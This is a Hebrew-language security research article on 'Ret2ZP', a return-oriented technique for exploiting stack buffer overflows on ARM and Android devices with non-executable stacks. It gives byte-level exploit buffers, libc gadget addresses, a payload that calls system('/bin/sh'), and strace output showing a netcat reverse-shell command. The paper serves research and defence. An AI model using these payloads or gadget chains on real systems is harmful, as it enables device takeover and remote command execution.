


ARM Exploitation

מאת יצחק (Zuk) אברהם

מבוא

מחקר זה מתאר שיטות לניצול חולשות גלישת חוצץ (buffer overflows) על מנת לקבל יותר היכרות עם ניצול חולשות ARM בעידן המודרני כאשר מחסנית ה ARM אינה ניתנת להרצה. הוא נועד להבנת הסיכונים במכשירי ARM המודרניים ואיך למנוע אותם תוך הצעת פתרונות.

הבהרה: בשימוש בחלקים ממחקר זה, תצטרכו ליחס זכויות למחברי מחקר זה ע"י הוספת לינק מתעדכן של מחקר זה.

בדקו אם קיימת גרסה מעודכנת למחקר זה בכתובת: http://imthezuk.blogspot.com (לינק מדוייק : http://imthezuk.blogspot.com/2010/08/defcon-presentation_03.html)


ניתן לעקוב אחר כותב מאמר זה בטוויטר ב :

@ihackbanme

מתקפת Ret2ZP (או "חזרה לאפס הגנה") מתוארת במלואה במחקר זה ויכולה להתבצע במכשיר ה-ARM שלכם. כותב מחקר זה גם שמח לספק מידע ודוגמאות על התאמות לפלטפורמת אנדרואיד אך **כותב המחקר אינו אחראי על נזק שיגרם בעקבות שימוש המובא במחקר זה והאחריות חלה עליכם בלבד.**

מחקר זה יוצא מנקודת הנחה שברשותכם בסיס ידע ב:

- אסמבלי של X86 או ב-ARM.
- כמו כן ידע בניצול חולשות (למשל הבנת ret2libc, עשויה לעזור בהבנת מחקר זה).



באגים מסוג stack overflow נגרמים עקב תוכנות שכותבות לתוך buffer מידע ארוך יותר מכמות המידע שהוקצתה עבור אותו buffer על המחסנית.

איך ניתן לנצל buffer overflow?

- משתמש מקומי יכול להפעיל פקודות על מנת להעלות הרשאות ולקבל שליטה על מכשיר נייד.
- משתמש יכול לנצל חולשה של מכשיר נייד מרחוק, כדי להשיג עליו שליטה ולהריץ בו פקודות.

מחקר זה מתכוון להציג כי עדיין קיימים סיכונים שנובעים ממנגנון ההגנה הנוכחית במעבדי ARM ותקוותי היא כי יופעלו יותר מאמצים למציאת פתרונות בליבת מערכות ההפעלה המובילות.

נתחיל במחשבה על תרחישי ניצול חולשות ה-ARM בעולם האמיתי, מעבדי ARM נמצאים בשימוש בכל מקום היום: טלוויזיות, ניידים מתקדמים, טלפונים, לוחות וכ"ו, אך נדמה כי כל הדרכים המפורסמים לניצול חולשות ב ARM **מתבססים על כך שהמחסנית ניתנת להרצה וזהו אינו מה שקורה בפועל כיום.**

האסמבלי של ARM

ניצול חולשות ב-ARM לעומת ב- X86 כאשר המחסנית אינה ניתנת להרצה

המחסנית אינה ניתנת להרצה בהרבה פלטפורמות חדשות. עובדה זו גורמת לניצול החולשות להיות קשה יותר, זאת ועוד, האסמבלי של ARM שונה מהאסמבלי של X86.

אמנם הטריקים של X86 קיימים על מנת לשלוט בזרימת התוכנית לאחר ביצוע דריסה ל- EIP (כגון ב- ret2libc (ראו נספח ד').

לא קיים ידע ציבורי על ניצול חולשות ARM בזמן כתיבת מחקר זה (ניצול חולשות ב-ARM כאשר המחסנית אינה ניתנת להרצה – הערת מחבר),

הקונבנציה הסטנדרטית של קריאה לפונקציה (ראו נספח א') מכילה 16 אוגרים:

אוגר	תיאור	שם האוגר
R15	אוגר ה-Program Counter	PC
R14	אוגר הקישור	LR
R13	המצביע למחסנית	SP
R12	Intra-Procedure-call scratch register	IP
R11	מצביע למסגרת	FP
R4-R10	מחזיקים משתנים מקומיים	
R0-R3	מחזיקים פרמטרים ומשתנים עבור פונקציות	

כלומר, אם אנחנו רוצים לקרוא לפונקציה SYSTEM שמקבלת פרמטר אחד (*char) הוא יעבור דרך R0.

בשביל ההדגמה נראה כיצד ניתן להריץ פק' shell לאחר ניצול חולשה, אך כמובן שהבסיס פה יוכל להיות מורחב לצורך הרצת פק' מלאות ושליטה מלאה בהכבת כמעט כל shellcode אפשרי. מכיוון שהפרמטר לא נדחף למחסנית כשאנו קוראים לפונקציה, הוא גם לא אמור להיות מוצא מהמחסנית, לכן הדרך המקורית לתת פרמטרים לפונקציה אינה זהה לדרך ב-X86, נצטרך להעביר פרמטרים בעזרת הטריקים בהמשך המסמך עבור ניצול מוצלח של Stack Overflow.

מדוע שימוש פשוט ב- ret2libc לא יעבוד?

המשמעות של ניצול חולשה, כאשר לא ניתן להריץ קוד במחסנית פירושה שיש צורך להכין את הפרמטרים במקום לדחוף אותם בסדר הנכון למחסנית כפי שהיינו עושים ב- X86. לדוגמא, תקיפת ret2libc רגילה על X86 אמורה להיראות ככה:

```
|----------------|----------|------------|----------------|-----------------|
| 16 A's         | AAAA     | SYSTEM     |  EXIT FUNCTION | &/bin/sh        |
|----------------|----------|------------|----------------|-----------------|
| args           | EBP [20] | EIP [24]   | EBP+8 [28]     | EBP+12 [32]     |
```

כלומר, ניתן לשלוט: במצביע הבסיס (EBP) (ניתן להשתמש בו לזיוף המסגרת – [Frame Faking]), בפונקציה לקריאה (EIP) SYSTEM(buff), בפרמטר שיש להעביר לפונקציה (&/bin/sh) ובפונקצית היציאה שתיקרא לאחר הקריאה לפונקציה.

הבנת הפונקציה הפגיעה

ב- ARM ישנן מספר דרכים לניצול, תלוי בהתאם לפונקציה הפגיעה:

1. פונקציה פגיעה שאינה מחזירה ערך (VOID)
2. פונקציה פגיעה שאינה מחזיקה ערך, אך עושה מספר דברים בעזרת האוגרים R0-R3.
3. פונקציה פגיעה שמחזירה ערך (*int, char, ...)

בהמשך המסמך יינתן מידע נוסף על ניצול כל סוג הפונקציות לפי הסדר.

ניצול ב- ARM

שליטה באוגר PC

ניצול המקרה הראשון הינו קל אך יכול להיות גם בעייתי:


ההסבר אודות הניצול יובא מיד לאחר ההסבר איך זה עובד ומדוע אנחנו מצליחים לשלוט באוגר PC (Program- Counter הינו המקביל ל EIP ב-X86).

כאשר אנו קוראים לפונקציה, חלק מהפרמטרים מוזזים לאוגרים הימנים (R0-R3) [זה תלוי בהגדרות ההידור, אך לרב זה אותו הדבר] ולא ידחפו אל תוך המחסנית.

בתור דוגמא נקרא לפונקציה Func אשר מקבלת שני פרמטרים:

```
mov R0,R3
mov R1,R2
bl func ; (ראה הערה למטה)
```

- **הערה:** בדומה לפקודות ב-X86 (זכרו גם כי האות l בתוך bl פירושה "התפצל עם קישור". הפקודה הבאה תישמר ב- LR ובשביל להחזיר לפונק' הקוראת שליטה, LR יזוז חזרה ל- PC).



כפי שניתן לראות הפרמטרים הועברו לפונקציה בעזרת השימוש באוגרים R0 ו-R3 (תלוי בהגדרות ההידור אבל במקרה הכללי), אבל מה קורה כאשר נכנסים לתוך הפונקציה func?

```
push {R4, R11(FP), R14(LR)} ; in x86 : push R4\n push R11\n push R14
add FP, SP, #8 ; FP=SP+8
...
```

R4 נדחף מיד לאחר מכן להיכן שהאוגר SP מצביע אליו. בנוסף, R11 (שהוא בעצם המצביע למסגרת) והאוגר עם הקישור לחזרה נמצאים במחסנית בסדר הזה:

הזיכרון מתקדם קדימה והמחסנית זזה אחורנית.

```
== | R4 | R11 | LR |
== * <-- המצביע למסגרת נמצא היכן שהכוכבית
```

כעת נסתכל על סוף הפונקציה func:


```
sub SP,FP, #8 ; 0x8
pop {R4, FP, PC} ; in x86 asm : pop R4\n pop FP\n pop PC\n
.word 0x00008400 ; המידע של הפונקציה מאוחסן כאן
.word 0x........ ; וכן הלאה ...
................ ; וכן הלאה ...
```

כלומר, לאחר שהאוגר LR נדחף למחסנית בכניסה לפונקציה, הוא מוצא לתוך האוגר PC ביציאה ממנה,משמע כי בהוראה הבאה הוא יוצא לאחר שדרסנו אותו (LR) על המחסנית מה שמאפשר לנו לקחת שליטה על האוגר PC ביציאה מהפונקציה.

אם ננסה תקיפת ret2libc, לא נצליח משום שהפרמטרים אינם נלקחים מהמחסנית.

נעשה מספר טריקים בסדר מסוים כדי לשלוט בפרמטרים (שבאוגרים R0-R3) לפני הקריאה לפונקציה.

אנו נקרא לזה תקיפת Ret2ZP (חזרה לאפס הגנה), זהו שילוב של ניצול תכנות מבוסס חזרה, ret2libc, על מנת לגרום לכך שיקרה מה שאנו רוצים.



Ret2ZP (חזרה לאפס הגנה) – הסבר לעומק של המתקפה.

עתה, מכיוון שאנו יכולים לשלוט באוגר PC, אך עדייו איננו יכולים להעביר פרמטרים לפונקציות, הנה הסבר מפורט איך Ret2ZP עובדת

הנה הדגמה של איך חוצץ ומחסנית נראים בתרחיש של גלישת חוצץ:

```
|----------------|----------|------------|----------------|------------------------|
| 16 A's         | BBBB     | CCCC       | DDDD           | &function-[0x12345678] |
|----------------|----------|------------|----------------|------------------------|
| args           | junk [20]| R4         |R11-framePointer| prog-counter (PC)      |
```

לאחר שהחוצץ הבא מתקבל: "AA..A" (16 פעמים) BBBBCCCCDDDD\x78\x56\x34\x12

נקבל את הקוד לגשת ל 0x12345678& ו- R4 יכיל את הערך 0x43434343 ו- R11 יכיל את הערך 0x44444444.

אם אנו רוצים לתחזק את הקוד שלנו ולבצע סוג של RoP (תכנות מבוסס חזרה) נחזור אל הקוד (תלוי במספר הפרמטרים שנדחפו (אם בכלל) ואם אוגר SP אינו מותאם (מאוד חשוב), אחרי המצביע לפונקציה).

מה הבעיה עם קפיצה מהאוגר PC כמו שהוא כשהוא מצביע לפונקציות אחרות (כגון SYSTEM ("/bin/sh"))?


Ret2ZP (חזרה לאפס הגנה) – עבור תוקף מקומי

כדי לבצע פקודות בתקיפה מקומית, אנו רק צריכים שורת פקודה ולאחר מכן אנו יכולים לכתוב בה את הפקודות שאנו רוצים להריץ. אנו לא זקוקים לפקודות מיוחדות עם שורת פקודה מרוחקת, netcat-ים וכתיבה ל- dev/tcp/.

נעשה תקיפת ret2libc עם ROP, קצת נזיז את המחסנית כדי לא לכתוב על עצמינו ונתאים את הפרמטרים (ע"י Ret2ZP):

הדברים שאנו זקוקים להם:

1. כתובת של המחרוזת bin/sh/, אנו יכולים להשיג אותה בקלות מתוך libc.
2. הזזה של המחסנית על מנת להישאר מסונכרנים עם החוצץ (לא חובה, אך מועיל להבנת ההתקפה).



3. דרך לדחוף כתובת ל- R0 שלא נמצא במחסנית (כתובת של המחרוזת bin/sh/ מתוך libc).
4. לשנות את החזרה של הפונקציה שתצביע על הפונקציה SYSTEM.

דרכי הביצוע:

1. קל לביצוע.
2. אנו יכולים להשיג זאת ע"י שימוש בחזרה מ- wprintf (יוסבר בסעיף הבא ולכן נדלג על ההסבר כאן), אך זהו אינו חובה במקרה הזה מפני שאנו עדיין יכולים לשלוט ברצף הפעולה ואנו לא זקוקים להזיז את המחסנית על מנת שנשאר מסונכרנים.
3. כעת, בואו נחפש דרך לדחוף את הפרמטרים ל- R0, מבלי לאבד את שליטתנו על האוגר PC.

אנו מחפשים הוראת POP לקפוץ אליה אשר מכילה לפחות את R0 ובאוגר PC. ככל שנשלוט בה יותר, כך יותר טוב, אך כעט אנו זקוקים לשליטה רק על R0 ואוגר PC.

R0 אמור להצביע אל כתובת של מחרוזת המכילה bin/sh/ ואוגר PC אמור להצביע אל פונקצית SYSTEM.

לפניכם דוגמא אשר מ- libc אשר מכילה הוראת POP עם R0 והאוגר PC. הדוגמא נלקחה מ- libc, אך יכלה להילקח גם ממקום אחר, אך חשוב לוודא שכתובת הדוגמא אינה סטאטית.

הנה מה שמצאנו:

```
0x41dc7344 <erand48+28>:       bl       0x41dc74bc <erand48_r>
0x41dc7348 <erand48+32>:       ldm   SP, {R0, R1} <==== אנו צריכים לקפוץ לכאן
```

בואו נגרום ל- R0 להצביע אל כתובת של מחרוזת המכילה bin/sh/

```
0x41dc734c <erand48+36>:       add SP, SP, #12 ; 0xc
0x41dc7350 <erand48+40>:       pop {PC} ====>SYSTEM כאן אנו יוצאים. בואו נגרום לזה
להצביע ל-
```

כעט, כשאנו שולטים בכל, בואו נבצע התקפה אשר תהיה דומה לדוגמה הזו:

```
|-------|--------|----|----|----------|-- 4 Bytes--|--4 bytes--|--4 bytes--|--4 bytes--|
|16 A's |BBBB----| R4 |R11 |&41dc7348 | &/bin/sh   | EEEE      | FFFF      | &SYSTEM   |
|-------|--------|----|----|----------|------------|-----------|-----------|-----------|
| args  |junk[20]| R4 | FP | PC       | R0         | R1        |   JUNK    |prog-counter |
|       |        |    |    |          |            |           | (SP Lift) |    (pc)   |
```

החוצץ יראה כמו זה:

```
A..A*16 BBBB CCCC DDDD \x48\x73\xdc\x41
\xE4\xFE\xEA\x41 EEEE FFFF \xB4\xE3\xDC\x41
```

או:

```
char buf[] = "\x41\x41\x41\x41"
"\x41\x41\x41\x41"
"\x41\x41\x41\x41"
"\x41\x41\x41\x41" //16A
"\x42\x42\x42\x42" //fill buf
"\x43\x43\x43\x43" //הפרמטר הראשון לפונקצית היציאה (בדוגמא הנ"ל)
"\x44\x44\x44\x44" //R11
"\x48\x73\xdc\x41" //R0,R1 הפונקציה המזינה
"\xE4\xFF\xEA\x41" //R0 – "/bin/sh\0" string
"\x45\x45\x45\x45" //R1 – ldm contains r1 as-well
"\x46\x46\x46\x46" //JUNK – stack is 12 bytes more, not 8. So we got 4
spare bytes.
"\xB4\xFF\xDC\x41";//SYSTEM
```

אם נשים breakpoint על SYSTEM כך יראו האוגרים הרלוונטיים:

```
=> R0 - 0x41EAFFE4 ; (&/bin/sh)
=> R1 - 0x45454545
=> R4 - 0x43434343
=> R11- 0x44444444
```

ופונקצית SYSTEM תיקרא ותריץ את /bin/sh.

Ret2ZP (חזרה לאפס הגנה) – עבור תוקף מרוחק

מתקפות מקומיות הן טובות, אך אנו רוצים להריץ פקודות מרחוק ושיטה זו ניתנת לשימוש גם במתקפות מקומיות. בואו נחקור את זה הלאה:

לדוגמא, אם כבר גרמנו ל-R0 להצביע למחרוזת /bin/sh וגודל החוצץ שלנו הוא [64] מפני שהפונקציה SYSTEM ריסקה לנו את המקום במחסנית (למעט שימוש בחוצץ קטן כגון בגודל [16] שבו אנו מקבלים DWORD משותף של חוצץ שלא מרוסק ע"י הפונקציה SYSTEM).

בהנחה שנקרא לפונקציות אחרות באוגרים R4, R5, R6 ובאוגר LR אשר יתורגמו לאוגר PC, החוצץ שלנו יראה כמו כאן:

```
|-------|---------|----|----|------------|-4 bytes-|-4 bytes-|-4 bytes-|--4 bytes---|
|16 A's |BBBB     | R4 |R11 |&function   | R4      | R5      | R6      | &2nd_func  |
|-------|---------|----|----|------------|---------|---------|---------|------------|
| args  |junk [20]| R4 | FP |prog-counter|1st param|2nd param|3rd param|prog-counter|
```

לא תמיד ניתן לקפוץ אל תוך הפונקציה SYSTEM, מכיוון שהמחסנית מרוסקת ויש צורך לסדר אותה מחדש.

פונקצית SYSTEM משתמשת בכ- 384 בתים של זיכרון במחסנית שלנו, אם נשתמש בגודל חוצץ של 16 בתים, נקבל 4 בתים משותפים (אם אנו קופצים לכתובת של (SYSTEM+4)* שאליה אנו יכולים לקפוץ. קפיצה אל DWORD של בתים שלא כתבתנו עליהם יכולה להיות טובה אם אנו עושים privilege escalation, אך לא טובה עבור מתקפה מרוחקת (אלא אם כן באפשרותנו לכתוב ל-path).

לדוגמא:

ניתן להריץ: "....sh;#AAAAA", פקודה אשר אותה ניתן להריץ בעזרת ה-DWORD הראשון, זה יריץ sh;# ויתעלם מכל תו שיבוא בהמשך עד שיגיע ל-NULL.

לדוגמא מתוך strace:


```
[pid 3832] execve("/bin/sh", ["sh", "-c", "sh;#X\332\313\276"...], [/*
19 vars */]) = 0
```

הכנסנו ....sh;#AAAAA וזה תורגם ל- sh;#X\332\313\276....\0, משום שפונקצית SYSTEM השתמשה במיקום במחסנית עבור הצרכים שלה. אנו צריכים לגרום למחסנית לזוז כ-384 בתים לפני או אחרי הפונקציה SYSTEM כדי להריץ כל פקודה שנרצה.

חיפשנו מיקום ב-libc כדי שנוכל להזיז את המחסנית שלנו ולהריץ את מתקפת Ret2ZP בהצלחה.

חיפשנו משהו כללי עבור הקוראים, אך עדיין ניתן למצוא רבים אחרים, הבה נסתכל על הסוף של הפונקציה wprintf ונמצא שם:

```
41df8954:   e28dd00c add SP, SP, #12 ; 0xc
41df8958:   e49de004 pop {LR} ; (ldr LR, [SP], #4) <--- אנו צריכים לקפוץ לכאן
                                   ; LR = [SP]
                                   ; SP += 4
41df895c:   e28dd010   add   SP, SP, #16     ; 0x10 <--- המחסנית זזה כאן
41df8960:   e12fff1e    bx    LR        ;              <---  נצא כאן
41df8964:   000cc6c4     .word     0x000cc6c4
```



זהו הדבר הראשון שראיתי (כותב המסמך – הערת מתגרמת) ב-libc.so , וזה בדיוק מה שהיינו צריכים. קפצנו ל 0x41df8958 (pop {LR} או שניתן לקפוץ ל 0x41df8954 אך יהיה עלינו לשנות את החזרה שלנו בהתאם).

נוכל להריץ זאת כמה שנרצה, פעם אחר פעם, עד שנקבל מספיק תזוזה במחסנית.

לאחר שתיקנו את המחסנית, נוכל לקפוץ חזרה לפונקצית SYSTEM, בזאת השלמנו בהצלחה את מתקפת Ret2ZP.

במקרה הראשון כאשר אוגר R0 מצביע ל- SP בעת היציאה מהפונקציה הפגיעה, נשתמש בטכניקה שמופיעה למעלה לתיקון R0 ולשמור על הקריאה מהזזת המחסנית ההתחלתית.

אם יש לנו גודל חוצץ מוגבל, אנו צריכים רק לשנות את SP לאיזור שניתן לכתיבה, ואנו יכולים לבצע זאת בקריאה אחת בלבד. ניתן להשתמש בטכניקה זו גם עבור שליטה בכמות התזוזה של המחסנית (ושיטה זו גמישה יותר).

כעת נסביר מה זה bx LR.

bx {LR} הינו קפיצה ללא תנאים ל- {LR} (שמצביע ל SP+4 מריצים את הכתובת הבאה + 4 בתים), אבל זה יכניס אותנו למצב thumb במידה ו LR[0]==1-.

זה יראה כך:

```
|------|-------|----|----|wprintf epilogue|-------------|-4 bytes--...--|-4 bytes--------|-----4 bytes-----|
|16 A's| BBBB  | R4 |R11 |&0x41df8958     |.....&0x41df8958 |&0x41df8958... | AAAA            |     &SYSTEM     |
|------|-------|----|----|-stack lifted---|-------------|---------------|-----------------|----------------|
|args  |junk[20]| R4 | FR |prog-counter    | again. Lift |again....n times|after enough lifting| (pc-after lift)|
```

לאחר מספיק הזזות נקבל (מתוך Strace):

```
 [pid 3843] execve("/bin/sh", ["sh", "-c",
"AAAABBBBCCCCDDDDEEEEFFFFGGGGHX\211\337A"...], [/* 19 vars */]) = 0
```


ונקבל את כל החוצץ שלנו בגודל 16 בתים + 8 בתים שנוכל להריץ בהם את כל מה שנרצה, מה שאמור להספיק לביצוע מתקפה מוצלחת מרחוק.

לדוגמא (מתוך Strace):

```
[pid 3847] execve("/bin/sh", ["sh", "-c", "nc 192.168.0.1 80 -e
/bin/sh;\211\337A"...], [/* 19 vars */]) = 0
```

Ret2ZP – התאמות ל- R0 – R3

תרחיש נוסף:



פונקציה פגיעה שאינה מחזיקה ערך, אך עושה מספר דברים בעזרת האוגרים R0-R3 (כנ"ל עבור פונקציות שמחזירות תוצאות).

במקרה זה, אם אנו רוצים להשתמש במתקפת Ret2ZP, אנו צריכים לוודא את הסטאטוס של האוגרים לאחר חזרה של הפונקציה הפגיעה.

אנו צריכים אוגר שיצביע למיקום היחסי היכן ש-R0 היה לאחר שינוי המחרוזת, ולהשתמש ב-Ret2ZP כדי לשנות את הפרמטר הראשון ולהזיז את המחסנית ולאחר מכן להריץ את הקוד שלנו.

שיטה זו טובה להרצת פקודות מורכבות יותר שמועברות על החוצץ עצמו, אך אם צריך רק פקודה פשוטה, ניתן להשתמש באותה הדרך שבה משתמשים במתקפה מקומית, ניתן אפילו לשלוט בזרימה של התוכנית ע"י יציאות מפונקציות כגון erand48:

```
.text:41DC7348   LDMFD SP, {R0,R1}  ; <== מותאמים R0 ו R1
.text:41DC734C   ADD   SP, SP, #0xC ; המחסנית מותאמת ב-12 בתים, מה שמשאיר 4 בתים של זבל
.text:41DC7350   LDMFD SP!,{PC}     ; קופצים ל-4 בתים שאחרי הזבל
```

נחפש כתובות יחסיות גם באוגרים נוספים כגון:

אוגר	שם נוסף	התפקיד בקריאה סטנדרטית לפונקציות
R15	PC	ה- Program counter
R14	LR	Link Address (Link Register) / Scratch register
R13	SP	Stack Pointer סוף המסגרת של המחסנית הנוכחית
R12	IP	The Intra-Procedure-call scratch register
R11	FP/v8	מצביע על המסגרת / אוגר משתנה 8
R10	sl/v7	מגבלת מחסנית / אוגר משתנה 7
R09	sb/tr/v6	אוגר פלטפורמה, כלומר אוגר זה מוגדר ע"י הפלטפורמה

הפעולה שאנו רוצים לבצע ממש קלה לביצוע וישנו קוד ב- libc שמבצע התאמות ל-R0 עד R3.

בנוסף, אנו יכולים להוציא ערכים מהמחסנית לתוך R0 עד R3 בחלקים מסוימים של הקוד ב- libc.so מה שיותר ממספיק כדי לקבל שליטה על המכשיר המושפע.

לדוגמא, ניתן להשתמש ביציאה הבאה מהפונקציה MCOUNT כדי להוציא ערכים מהמחסנית לתוך R0 עד R3


```
.text:41E6583C mcount
 .text:41E6583C              STMFD   SP!, {R0-R3,R11,LR} ; Alternative name is '_mcount'
 .text:41E65840              MOVS    R11, R11
 .text:41E65844              LDRNE   R0, [R11,#-4]
.text:41E65848               MOVNES  R1, LR
 .text:41E6584C              BLNE    mcount_internal
.text:41E65850               LDMFD   SP!, {R0-R3,R11,LR} <===
```

קפיצה לכאן תיתן לנו שליטה על R0, R1, R2, R3, R11 ועל LR שאליה תקפוץ

```
 .text:41E65854              BX      LR
 .text:41E65854 ; End of function mcount
```

אם אינכם מצליחים למצוא קוד שמאפשר לכם להתאים מחזרה את SP ואת R0 עד R3 בדרך לגלישת החוצץ יהיה עליכם להשתמש במשהו אחר מתוך הפונקציות / הפקודות שכבר מוכללות בפונקציה כמו במתקפת ret2libc רגילה, מבלי להעביר פרמטרים בצורה תקינה.

תצטרכו להתאים קריאה זו כך שאו שתבצע מה שצריך כדי שתקבלו תוצאות רצויות מתוך קבוצה מוגדרת מראש של קודים (לדוגמא להרצת /bin/sh או לחלופין קריאה לפונקציה כלשהי) או שאם ישנם מקומות סטאטיים תוכלו להשתמש בהם כדי לקרוא לכל פונקציה בכל דרך שבה אתם מעוניינים – לדוגמא אפשור הרצה במחסנית וקריאה לקוד משני שתרצו להריץ.



ניתן גם להשתמש במתקפה על מנת לשנות את הפרמטרים ל-MPROTECT כדי להוסיף הרשאת ריצה לאיזור בזיכרון שלכם, ולאחר מכן לקפוץ למחסנית ולהריץ shellcode (ראו נספח ב', אך חשוב לציין פיתוח shellcodeים עבור ARM מזדחל מאחורי הפיתוח ל-X86)

Ret2ZP – פריצת טלפונים מבוססי אנדרואיד

יש דמיון רב בין לינוקס "רגיל" לבין אנדרואיד. אנשי אנדרואיד קימפלו מחדש את libc על מנת להתאים אותה יותר לפלטפורמה שלהם. אחד הדברים שתוכלו להבחין בהם הוא שאין בספרייה "*. R0 .* pop" (לפחות לא בגרסה שבה חיפש מחבר המסמך).

אז איך נוכל לאחסן את המחרוזת /system/bin/sh ב-R0? (זה לא סתם /bin/sh באנדרואיד) – נצטרך להתחכם קצת, אבל זה פחות או יותר אותו דבר.

ראשית נסתכל על הקוד:


```
mallinfo
STMFD   SP!, {R4,LR}
MOV       R4, R0
BL              j_dlmallinfo
MOV       R0, R4
LDMFD   SP!, {R4,PC}  ← בואו נקפוץ לפה
; End of function mallinfo
```

מכיוון שאין אחזורים לתוך R0 (בטעות או בכוונה) נאחזר את הערך לתוך R4 ונעביר אותו ל-R0 בקפיצה הבאה.

אם נקפוץ לשורה המודגשת נגרום לכך ש-R4 יאחסן את הכתובת של המחרוזת /system/bin/sh. לאחר מכן יש לנו את R4 שמצביע למחרוזת ועדיין יש לנו שליטה ב-PC. אך זה לא מספיק. לכן נקפוץ לשורה המודגשת הבאה:

```
mallinfo
STMFD       SP!, {R4,LR}
MOV         R4, R0
BL           j_dlmallinfo
MOV         R0, R4  ← בואו נקפוץ לפה.
LDMFD       SP!, {R4,PC}
; End of function mallinfo
```

כעת R4 יזוז ל-R0 ו-R0 יצביע למחרוזת /system/bin/sh.



בפקודה הבאה נקבל עוד ארבעה בתים ל-R4 (שאינם דרושים) ועוד ארבעה בתים עבור הפונקציה הבאה (הכתובת של הפונקציה system), תיפתח עבורנו שורת פקודה, ומשם כמובן התיאוריה שפירטנו בסעיפים הקודמים חלה גם בתרחיש הזה.

תצטרכו שהתהליך שאתם תוקפים (באנדרואיד שלכם, למטרות לימוד!) יהיה מקומפל עם -fno-stack– protector (אם שאתם באמת רוצים לעקוף את ההגנה על ידי bruteforce/cookie guessing/cookie overwrite ?) ושהקישור (לינקוג') יהיה מקושר דינאמית.

כל התיאוריה שנבדקה על ARM עם libc רגיל תעבוד גם על אנדרואיד עם התאמות הדומות לאלו שמודגמות למעלה.

